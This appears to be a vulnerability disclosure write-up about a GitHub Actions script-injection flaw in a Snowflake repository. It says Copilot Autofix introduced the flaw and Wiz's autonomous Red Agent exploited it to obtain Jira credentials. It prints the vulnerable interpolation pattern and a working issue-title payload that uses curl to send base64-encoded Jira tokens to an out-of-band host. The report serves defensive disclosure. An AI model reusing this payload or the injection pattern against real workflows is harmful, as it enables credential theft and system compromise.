AI-Generated GitHub Copilot “Autofix” Allowed Compromise of Snowflake's Jira
AI-Generated GitHub Copilot “Autofix” Allowed Compromise of Snowflake's Jira
Executive Summary: The Wiz Red Agent—an autonomous AI security tool—discovered a script injection flaw in the
snowflakedb/snowflake-connector-netrepository. This vulnerability, which allowed unauthenticated remote command execution via GitHub issue titles, was ironically introduced by GitHub Copilot Autofix. The breach resulted in the exfiltration of credentials providing access to Snowflake's internal Jira instance.
🛡️ Overview of the Incident
As part of Snowflake’s vulnerability disclosure program on HackerOne, Wiz Research deployed its Red Agent. This AI-driven tool independently identified a critical flaw in a GitHub Actions workflow.
This case serves as a cautionary tale regarding the dual-edged nature of AI: while AI can help fix code, it can also introduce subtle, high-impact vulnerabilities that other AI agents can then exploit at machine speed.
📅 Timeline of Events
| Date | Event | Detail |
|---|---|---|
| June 18, 2026 | Copilot Autofix commits PR #1218 | |
| June 23, 2026 | Wiz Red Agent finds flaw; Wiz notifies Snowflake | |
| June 23, 2026 | Snowflake patches the flaw and rotates keys |
🔍 The Technical Breakdown
The Vulnerable Workflow

The Red Agent flagged the jira_issue.yml workflow. The vulnerability existed because the workflow triggered whenever a new issue was opened, and it processed the issue title using a shell script.
❌ The AI-Generated Error


On June 18, 2026, a commit (4a1b8ce) co-authored by Copilot Autofix replaced a secure input method with a dangerous one.
Comparison of Logic:
- Original (Safe): Used
env:variables andjqto handle the title as data. - AI "Fix" (Vulnerable): Used direct string interpolation into a shell command.
# The dangerous pattern introduced by AI
run: TITLE=$(echo '${{ github.event.issue.title }}' | sed 's/"/\\"/g' | sed "s/'/\\\'/g")

Because GitHub expands the ${{ ... }} template before the shell executes the sed command, an attacker could use a single quote (') to break out of the echo command and execute arbitrary code.
The "Broken" Security Gate
The workflow attempted to implement a security check to prevent certain bots from triggering it:
if : (github.event_name == 'issues' && github.event.pull_request.user.login != 'whitesource-for-github-com[bot]')
However, there was a logical flaw: on an issues event, the github.event.pull_request object is always null.
Mathematically, the logic evaluated as:
Consequently, the "gate" was effectively open to everyone.
🚀 The Exploitation Process
The Wiz Red Agent didn't just find the bug; it autonomously navigated the exploitation process.
Attack Flow
The Payload Evolution
Initially, the agent tried to use a comment character (#) to neutralize the rest of the line. This failed because it "ate" the closing parenthesis of the TITLE=$(...) block, causing a bash EOF error.
# Payload: ' # curl ...

The Red Agent autonomously corrected this by using ; echo ' to properly close the shell syntax:
' ; curl -s "https://subdomain.oast.me?t=`printf %s $JIRA_API_TOKEN|base64 -w0`&e=`printf %s $JIRA_USER_EMAIL|base64 -w0`&u=`printf %s $JIRA_BASE_URL|base64 -w0`" ; echo '
The Result

The runner (Azure IP 20.106.182.197) sent a callback containing base64-encoded credentials for qa@snowflake.net. This granted the agent read access to:
- Engineering projects
- Security compliance data
- Bug bounty tracking
🖼️ Evidence Gallery
Access to Jira Portal:

The Vulnerable Commit:
Exploitation Logs & POC:

🛠️ Remediation & Forensics
Snowflake responded immediately upon notification. The following steps were taken to secure the environment:
- Same-Day Patching: The workflow was updated (PR #1402) to restore the safe
env:variable andjq --argparsing. - Credential Rotation: The compromised
JIRA_API_TOKENwas revoked and replaced. - Forensic Audit: Snowflake analyzed logs to ensure no other parties exploited the 5-day window.
- Data Cleanup: Wiz confirmed the deletion of all PoC data.
Conclusion: All anomalous activity was traced exclusively to Wiz's testing IP addresses.